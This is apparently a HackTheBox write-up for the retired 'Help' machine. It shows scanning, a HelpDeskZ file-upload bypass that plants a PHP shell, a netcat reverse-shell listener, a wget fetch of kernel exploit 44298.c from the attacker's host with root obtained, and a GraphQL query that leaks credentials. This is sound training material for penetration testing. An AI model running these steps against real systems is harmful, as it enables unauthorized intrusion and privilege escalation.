
Help — HackTheBox Writeup

Help retires this week, its one of the easier machines,slightly frustrating but I liked it a lot as it forced to read the source code. This box included getting a reverse shell from the webserver via submit ticket option and then kernel exploit to root it.



Let's jump in.

Enumeration and Recon

As always, lets start with an **nmap** scan

```
root@kali:~/htb/boxes/help# nmap -sC -sV -T4 10.10.10.121 -oN writeup/initial.nmap
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-07 10:13 IST
Nmap scan report for 10.10.10.121
Host is up (0.23s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e5:bb:4d:9c:de:af:6b:bf:ba:8c:22:7a:d8:d7:43:28 (RSA)
|   256 d5:b0:10:50:74:86:a3:9f:c5:53:6f:3b:4a:24:61:19 (ECDSA)
|_  256 e2:1b:88:d3:76:21:d4:1e:38:15:4a:81:11:b7:99:07 (ED25519)
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
3000/tcp open  http    Node.js Express framework
|_http-title: Site doesn't have a title (application/json; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

NMAP SCAN

Looking at the results,


> ***We see that ports 22, 80 and 3000 are open***
>
> ***Port 22 — OpenSSH***
>
> ***80 — Apache Server***
>
> ***3000 — Node.js Express framework (looks interesting)***

Looking at the 80 port, we see that its a default page of Apache2 server.

Running gobuster on port 80, comes up with an interesting directory


```
root@kali:~/htb/boxes/help# gobuster -u 10.10.10.121 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 30
=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://10.10.10.121/
[+] Threads      : 30
[+] Wordlist     : /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes : 200,204,301,302,307,403
[+] Timeout      : 10s
=====================================================
2019/06/07 10:52:36 Starting gobuster
=====================================================
/support (Status: 301)
/javascript (Status: 301)
```

Lets check what we've got at ***http://10.10.10.121/support***.




Its a HelpDeskZ application, a quick google search says
HelpDeskZ is a free PHP based software which allows you to manage your site's support with a web-based support ticket system.

We have a login option and an option to submit a ticket. Lets try to submit a ticket.



Page says ***php*** file is not allowed (filter bypass may be).



One more crucial point here is to find the location to where the files are uploaded to. Lets have a look at the code as its an open source application.

https://github.com/evolutionscript/HelpDeskZ-1.0/blob/master/controllers/submit_ticket_controller.php


evolutionscript/HelpDeskZ-1.0
*HelpDeskZ v1.0. Contribute to evolutionscript/HelpDeskZ-1.0 development by creating an account on GitHub.*github.com

```php
if(!isset($error_msg) && $settings['ticket_attachment']==1){
    $uploaddir = UPLOAD_DIR.'tickets/';
    if($_FILES['attachment']['error'] == 0){
        $ext = pathinfo($_FILES['attachment']['name'], PATHINFO_EXTENSION);
        $filename = md5($_FILES['attachment']['name'].time()).".".$ext;
        $fileuploaded[] = array('name' => $_FILES['attachment']['name'], 'enc' => $filename, 'size' => formatBytes($_FILES['attachment']
        $uploadedfile = $uploaddir.$filename;
        if (!move_uploaded_file($_FILES['attachment']['tmp_name'], $uploadedfile)) {
            $show_step2 = true;
            $error_msg = $LANG['ERROR_UPLOADING_A_FILE'];
        }else{
            $fileverification = verifyAttachment($_FILES['attachment']);
            switch($fileverification['msg_code']){
                case '1':
                $show_step2 = true;
                $error_msg = $LANG['INVALID_FILE_EXTENSION'];
                break;
                case '2':
                $show_step2 = true;
                $error_msg = $LANG['FILE_NOT_ALLOWED'];
                break;
                case '3':
                $show_step2 = true;
                $error_msg = str_replace('%size%',$fileverification['msg_extra'],$LANG['FILE_IS_BIG']);
                break;
            }
        }
    }
```

Looking at the code, we see that an md5 in run on the uploaded filename with the **time()** function appended to it. And although, we see an error message saying file type is not allowed. But its actually getting uploaded and what we see in just an error message after uploading. (Nice!!!)

But the Server is in another timezone**(GMT)** . So I had to convert the server response time to epoch as, php time() ***function returns the current time measured in the number of seconds since the Unix Epoch.***

What I did here was just checked the response header from network tab after clicking submit button in browser(too lazy to intercept the request in Burp).



There it is,. **07 Jun 2019 05:52:14 GMT** is the server response time. It's corresponding epoch is **1559886734.**

I did the conversion using ***https://www.epochconverter.com/***

Awesome. We got the timestamp and the upload directory. Forgot to mention, I have uploaded a phpshell and yes, lets get our shell.

```
root@kali:~/htb/boxes/help# php -a
Interactive mode enabled

php > echo md5("phpshell.php1559886734");
04215397f1a751cf60d7e42fc06a6767
php >
```

Here "**phpshell.php**" is our filename and appended to it is the server response time in Epoch.

Our file is uploaded to **http://<HelpDeskBaseUrl>/uploads/tickets/<MD5>.<file extension>**

To grab you shell don't forget to start your listener.Browsing to the URL **http://10.10.10.121/support/uploads/tickets/04215397f1a751cf60d7e42fc06a6767.php**

```
root@kali:~/htb/boxes/help# nc -lvp 9005
listening on [any] 9005 ...
10.10.10.121: inverse host lookup failed: Unknown host
connect to [10.10.14.57] from (UNKNOWN) [10.10.10.121] 52356
Linux help 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
 22:53:19 up 11 min,  0 users,  load average: 0.07, 0.03, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1000(help) gid=1000(help) groups=1000(help),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),114(lpadmin),115(sambashare)
/bin/sh: 0: can't access tty; job control turned off
$
```

Banggg!! Got shell.

Privelege Escalation

Looking at the directories manually, I couldn't find anything of great interest. Also running **[procmon.sh (Ippsec Process Monitoring script)](procmon.sh)** went in vain.

```bash
#!/bin/bash

# Loop by line
IFS=$'\n'

old_process=$(ps aux --forest | grep -v "ps aux --forest" | grep -v "sleep 1" | grep -v $0)

while true; do
  new_process=$(ps aux --forest | grep -v "ps aux --forest" | grep -v "sleep 1" | grep -v $0)
  diff <(echo "$old_process") <(echo "$new_process") | grep [\<\>]
  sleep 1
  old_process=$new_process
done
```

gistfile1.txt hosted with ❤ by **GitHub** **view raw**

As usual, I ran **LinEnum** and didn't see anything fishy there too. But, the kernel was old. I didn't consider the option of using kernel exploit as more often than not it is not the intended way to priv esc . As I had no other option, I went forward with kernel exploit. Have a look at the kernel version below.

```
[-] Kernel information:
Linux help 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux

[-] Kernel information (continued):
Linux version 4.4.0-116-generic (buildd@lgw01-amd64-021) (gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.9) ) #140-Ubuntu S
on Feb 12 21:23:04 UTC 2018
```

A quick google search, showed an privilege escalation exploit. Lets run the exploit there and get rooot shell.

```
help@help:/tmp$ wget 10.10.14.57/44298.c
wget 10.10.14.57/44298.c
--2019-06-06 23:17:37--  http://10.10.14.57/44298.c
Connecting to 10.10.14.57:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6021 (5.9K) [text/plain]
Saving to: '44298.c'

44298.c             100%[===================>]   5.88K  --.-KB/s

2019-06-06 23:17:38 (859 MB/s) - '44298.c' saved [6021/6021]

help@help:/tmp$ ls
ls
44298.c
VMwareDnD
systemd-private-68587698142e43d2b78865adc55ef903-systemd-timesy
vmware-root
help@help:/tmp$ gcc 44298.c
gcc 44298.c
help@help:/tmp$ ./a.out
./a.out
task_struct = ffff88003a09e200
uidptr = ffff880036b40484
spawning root shell
root@help:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip)
root@help:/tmp# whoami
whoami
root
```

Rooted and done. Go get your flags if you haven't still.

Additional

Port 3000 — Node.js Express Framework

Checking the 3000 port, we are greeted with an JSON response.

```
message: "Hi Shiv, To get access please find the credentials with given query"
```


Well, may be we got an potential username **(Shiv)**. Lets put it in our backpocket and enumerate more.

Page says, we have to get the creds with given query. What's the query heh!!?Friend of mine told me that its using **GRAPHQL**, an alternative to **REST**. And the endpoint in GraphQL is **/graphql**

And the URL is http://<site>/graphql?query={query}

After a lot of trial and error method. I managed to get the correct query.

http://10.10.10.121:3000/graphql?query={user{username,password}}



Use these creds(after cracking the hash,of course) to login to HelpDeskz application and rest everything is same. There are exploits for the same in the wild, they need some editing though, I will leave them upto you to try them out.

This is my first writeup. Feel free to submit any feedback and if you liked it don't forget to give it a clap.

Thanks and Happy Hacking,
Preetham (*@cyber01*)

By Preetham Bomma on June 8, 2019.

Canonical link

Exported from Medium on June 22, 2019.